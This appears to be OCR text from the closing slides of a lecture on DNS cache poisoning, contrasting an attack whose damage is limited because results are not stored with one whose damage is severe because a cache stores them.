


DNS Cache Poisoning Attacks (Attack 1)



Limited Damage. User does not store results

DNS Cache Poisoning Attacks (Attack 2)



Severe Damage. Cache stores results

Thank You